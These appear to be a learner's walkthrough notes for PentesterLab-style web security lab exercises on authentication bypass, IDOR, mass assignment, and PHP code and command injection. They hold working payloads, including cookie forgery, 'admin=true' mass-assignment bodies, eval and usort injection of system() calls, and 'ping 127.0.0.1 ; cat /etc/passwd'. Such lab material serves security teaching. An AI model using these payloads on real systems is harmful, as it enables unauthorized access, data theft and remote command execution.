Authentication 01 162a202464518006b38cc8294f7406c8
Authentication 01
In this exercise, you can log in as user1
Your goal is to get logged in as admin. to do so, you need to carefully look at the response sent back to the server.



You can see that when you log in as test, you get a cookie named auth with the value test
by modifying the cookie value, you can easily be logged in as user admin

Authentication 02 162a2024645180e6a5fbee7cafe4f7ed
Authentication 02
This example is similar to the previous example.
As soon as you receive a cookie from an application, it is always good to see what it looks like.
Try to crack it using a password cracker or try to just Google it.

From there you should be able to generate a valid cookie for the user admin.

We encrypt the cookie admin:21232f297a57a5a743894a0e4a801fc3

Authentication 03 162a20246451808b91e6e6833c22853e
Authentication 03
This example shows the consequence of different methods of string comparison.
When you create a user, the application will check programmatically that the user does not exist by comparing the username provided with the existing users.
When you log in, the application will check that your username and password are correct, and then it will save your username in your session.
Finally, every time you access the application, the application will retrieve your user's details based on the username provided in the session.
The trick here comes from the fact that the comparison when you
create a user is done programmatically (i.e.: in Ruby) but when the
user's details get retrieved, the comparison is done by the database. By

default, MySQL (with the type VARCHAR) will perform a case-insensitive comparison: "admin" and "Admin" are the same value.
Using this information, you should be able to create a user that will be identified as admin.
Authentication 04 162a2024645180d99f29e30a32244571
Authentication 04
To remediate the previous issue, the developer decided to use a case-sensitive comparison during user creation.

This check can also be bypassed based on the way MySQL performs string comparison: MySQL ignores trailing spaces (i.e.: pentesterlab and pentesterlab[space] are equals). Using the same method as above, you should be able to pretend to be logged in as the user admin.
admin[space]
Authentication 05 162a20246451806b8ee6df4c3c905b47
Authentication 05
Here the issue comes from the way the user gets redirected back to the login page.
The developer forgot to stop the execution after redirecting users to the login page. By carefully inspecting the responses sent back by the server, you should be able to get the key.
POST / HTTP/1.1
Host: ptl-c8292832386a-fe70ad5f550c.libcurl.me
Content-Length: 29
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://ptl-c8292832386a-fe70ad5f550c.libcurl.me
<div class="row">
  <div class="col-lg-12">
    <h1>Authentication 05</h1>
      <p>The objective of this exercise is to find a way to get the secret key</p>
      <span class="text text-success">
        The key for this exercise is <b>
Authorization 01 163a20246451805e8ec0e35f28f39ab7
Authorization 01
In this example, you can log in with the following user: user1 with the password pentesterlab.
Once you are logged in, you can start accessing information and see the pattern used: /infos/1, /infos/2.
If you keep incrementing the number in the URL, you can access information from other users.

http://ptl-40ed0eb06dcd-bbd1a7a2ab88.libcurl.me/infos/3

Authorization 02 163a202464518094a8e2f59747fe5687
Authorization 02
In this example, you can access the information using a method similar to the one seen previously.

You cannot just directly access the information, however you can see that you are now able to edit information.
You can use this feature to access information from other users just by incrementing the number in the URL.

http://ptl-ba70689899f4-fe06b8d13e25.libcurl.me/infos/1/edit

http://ptl-ba70689899f4-fe06b8d13e25.libcurl.me/infos/3/edit
Authorization 03 164a2024645180dca5a7e3befadfacf9
Authorization 03
In this example, you can see an example of a classic mistake with modern frameworks.
Here, most of the code is generated automatically and access to different formats (HTML, JSON) for the same database record, is also done automatically.
For example, by accessing /users/1, you will see a HTML page with the first user's details. However, the scoring key has been masked.
Fortunately, you should be able to access the JSON representation of this user's details by modifying the URL.

http://ptl-e12cbe776d74-93454ee882ef.libcurl.me/users/1

So we modify the url of user1 to /users/1.json
http://ptl-e12cbe776d74-93454ee882ef.libcurl.me/users/1.json
{
  "id": 1,
  "email": "admin@libcurl.so",
  "key": "",
  "created_at": "2024-12-21T21:04:16.694Z",
  "updated_at": "2024-12-21T21:04:16.694Z",
  "url": "http://ptl-e12cbe776d74-93454ee882ef.libcurl.me/users/1.json"
}
Authorization 04 164a2024645180068bfeefec41b3f284
Authorization 04
When people started building websites with databases to store information, they had to do write a lot of SQL manually. However, some people realized that this was not the best solution and started working on smarter alternatives, building Object-Relational Mapping (ORM) to easily query the database without any SQL knowledge.
For example, in Ruby (using ActiveRecord), you can do things like:
@user = User.find_by_name('pentesterlab')
This will automatically generate and execute the query, then retrieve the result in a User object.
Another really handy usage is to automatically create and update an object from a hash:
@user = User.create(myhash)[...]@user.update_attributes(anotherhash)
Unfortunately, this useful feature comes with a security price.
If a developer did not correctly ensure that attributes of the object @user
were protected, an attacker could arbitrarily overwrite any of these
attributes. In this section, we will see some common examples of these
types of issues: Mass-Assignment.
In this example, you can register a user. The application has two levels of privileges:
- User.
- Admin.
The admin privilege is set using the attribute admin on the object user. If you look closely at the format used by the web application: user[username] and user[password], you should be able to find a way to get admin access. Three methods can be used:
- Modify the page directly using a browser extension.
- Save the page and modify offline to create a page that will send the right payload to the right URL.
- Use a proxy to intercept the legitimate request and add your parameter (the fastest option).

user%5Busername%5D=admin1&user%5Bpassword%5D=hello&submit=&user%5Badmin%5D=true
 <h1>Authorization 04</h1>
      <p>The objective of this exercise is to find a way to register as a user with the <code>admin</code> privilege"...</p>
        <div class="text-success">  You have <code>admin</code> privileges.

    Congratulations, you solved this challenge, the key is:
Authorization 05 164a20246451806e89ebd941187e2c16
Authorization 05
In this exercise, the developer fixed the previous bug. You cannot create a user with admin privileges... or at least not directly. Try to find a way to do the same thing.
user%5Busername%5D=user1&user%5Bpassword%5D=test&submit=&user%5Badmin%5D=1
Authorization 06 164a2024645180aab387d5c0617eac6a
Authorization 06
In this exercise, you can register an account. However, you won't be
part of an organisation. The goal is to join the organisation Organisation #1
To do so you will need to set your organisation using mass-assignment.
By convention (can be changed programmatically) when a developer uses
ActiveRecord (Ruby-on-Rails' most common data mapper), and a class Organisation has multiple User's, the relation is managed using a field organisation_id inside the User class.
The following code is used in Ruby:
class User < ActiveRecord::Base belongs_to :organisationendclass Organisation < ActiveRecord::Base has_many :usersend
You can guess the fact that
organisation
is used by visiting the organisation page and looking at the URL. You will see that the class is probably named
Organisation
. And therefore the key in the
users
table is likely to be
organisation_id
.
user%5Busername%5D=user&user%5Bpassword%5D=test&submit=&user%5Borganisation_id%5D=1
Code Execution 01 164a2024645180d7be0bc7f2d8b11782
Code Execution 01
In this section, we are going to work on code execution.
Code execution comes from a lack of filtering and/or escaping of user-controlled data.
When you are exploiting a code injection, you will need to inject code as part of the data you are sending to the application.
For example: if you want to run the command ls, you will need to send system("ls") to the application if it is a PHP application.
Just like other examples of web application issues, it's always handy to know how to comment out the rest of the code (i.e.: the suffix that the application will add to the user-controlled data).
In PHP, you can use // to get rid of the code added by the application.
As with SQL injection, you can use the same value technique to test and ensure you have a code injection:
- By using comments and injecting
/*random value/. - By injecting a simple concatenation
"."(where"are used to break the syntax and reform it correctly). - By replacing the parameter you provided by a string concatenation, for example
"."ha"."cker"."instead ofhacker.
You can also use time-based detection for this issue by using the PHP function sleep. You will see a time difference between:
- Not using the function
sleepor calling it with a delay of zero:sleep(0). - A call to the function with a long delay:
sleep(10).
Obviously, the code injection should be in the language used by the application. Therefore, the first step in an injection is to find what language is used by the application. To do so you can look at the response's headers, generate errors or look at the way special characters are handled by the application.
For example: by comparing + and . for concatenation of strings.
This next example is a trivial code injection. If you inject a single quote, nothing happens. However, you can get a better idea of the problem by injecting a double quote:
Parse error: syntax error, unexpected '!', expecting ',' or ';' in /var/www/index.php(6) : eval()'dcode on line 1
This could be the other way around; the single quote could generate an error where the double quote may not.
Based on the error message, we can see that the code is using the function eval.
"Eval is Evil"
We saw that the double quote breaks the syntax, and that the function eval seems to be using our input. From this, we can try to work out payloads that will give us the same results:
".": we are just adding a string concatenation; this should give us the same value."./*pentesterlab*/": we are just adding a string concatenation and information inside comments; this should give us the same value.
Now that we have similar values working, we need to inject code. To
show that we can execute code, we can try to run a command (for example uname -a using the code execution). The full PHP code looks like:
system('uname -a');
The challenge here is to break out of the code syntax and keep a clean syntax. There are many ways to do it:
- By adding dummy code:
".system('uname -a'); $dummy=". - By using comment:
".system('uname -a');#or".system('uname -a');//.
Don't forget that you will need to URL-encode some characters (# and ;) before sending the request.

We can start by injecting a simple “.” to break the syntax and see what language we are working with

its php
now we can can replace the “hacker” with “.system(”id”).”


Now we can complete the exercise by running
/usr/local/bin/score 400d7c78-4ba3-44b9-af2a-b760a93b51a1
Code Execution 01 16da2024645180cb914dc2be1cb436d1
Code Execution 01
Here, you need to start using the functionality as it was intended to be used. This will give you an idea of what the code does.
You can see that you provide an IP address and that the application is running the command ping with the IP address we provided.
It’s running a command. Let see if there is some way to abuse this functionality.
By doing some research, you will find that there is a type of attack referred to as command injection.
Multiple payloads can be used to trigger this behaviour. For example, let’s say that the initial command is:
ping [parameter]
Where [parameter] is the value you provided in the form or in the URL.
If you look at how the command line works, you will find that there are multiple ways to add more commands:
command1 && command2that will runcommand2ifcommand1succeeds.command1 || command2that will runcommand2ifcommand1fails.command1 ; command2that will runcommand1thencommand2.command1 | command2that will runcommand1and send the output ofcommand1tocommand2.
In this application, we can provide a parameter to command1, but there is no command2. What we are going to do is add our own command.
Instead of sending the [parameter] to the command:
ping 127.0.0.1
Where 127.0.0.1 is our [parameter]. We are going to send a malicious [parameter] that will contain another command:
ping 127.0.0.1 ; cat /etc/passwd


The application will think that 127.0.0.1 ; cat /etc/passwd is just a parameter to run command1. But we actually injected command2: cat /etc/passwd.
Code Execution 02 165a20246451801aaef1d20ccba44442
Code Execution 02
When ordering information, developers can use two methods:
order byin a SQL request;usortin PHP code.
The function usort is often used with the function create_function
to dynamically generate the "sorting" function, based on
user-controlled information. If the web application lacks potent
filtering and validation, this can lead to code execution.

By injecting a single quote, we can get an idea of what is going on:
Parse error: syntax error, unexpected '',$b->id'' (T_CONSTANT_ENCAPSED_STRING) in /var/www/index.php(29) : runtime-created function on line 1 Warning: usort() expects parameter 2 to be a valid callback, no array or string given in /var/www/index.php on line 29
The source code of the function looks like the following:
ZEND_FUNCTION(create_function)
{
  [...]
  eval_code = (char *) emalloc(eval_code_length);
  sprintf(eval_code, "function " LAMBDA_TEMP_FUNCNAME "(%s){%s}", Z_STRVAL_PP(z_function_args), Z_STRVAL_PP(z_function_code));

  eval_name = zend_make_compiled_string_description("runtime-created function" TSRMLS_CC);
  retval = zend_eval_string(eval_code, NULL, eval_name TSRMLS_CC);
  [...]
We can see that the code that will be evaluated is put inside curly brackets {...}, and we will need this information to correctly finish the syntax, after our injection.
As opposed to the previous code injection, here, you are not
injecting inside single or double quotes. We know that we need to close
the statement with } and comment out the rest of the code using // or # (with encoding). We can try poking around with:

?order=id;}//: we get an error message (Parse error: syntax error, unexpected ';'). We are probably missing one or more brackets.?order=id);}//: we get a "warning". That seems about right.?order=id));}//: we get an error message (Parse error: syntax error, unexpected ')'). We probably have too many closing brackets.
Since we now know how to finish the code correctly (a warning does
not stop the execution flow), we can inject arbitrary code and gain code
execution using ?order=id);}system('uname%20-a');//, as an example.
This challenge is based on a vulnerability in PHPMyAdmin: CVE-2008-4096

Code Execution 03 165a20246451803b958dcf2fcecbe2d4
Code Execution 03
Another very dangerous modifier exists in PHP: PCRE_REPLACE_EVAL (/e).
This modifier will cause the function preg_replace to evaluate the new value as PHP code, before performing the substitution.
PCRE_REPLACE_EVAL has been deprecated as of PHP 5.5.0
Here, you will need to change the pattern, by adding the /e modifier. Once you have added this modifier, you should get a notice:
Notice: Use of undefined constant hacker - assumed 'hacker' in /var/www/codeexec/example3.php(3) : regexp code on line 1
The function preg_replace tries to evaluate the value hacker as a constant, but as it is not defined, you get this error message.

You can easily replace hacker with a call to the function phpinfo() to get a visible result.
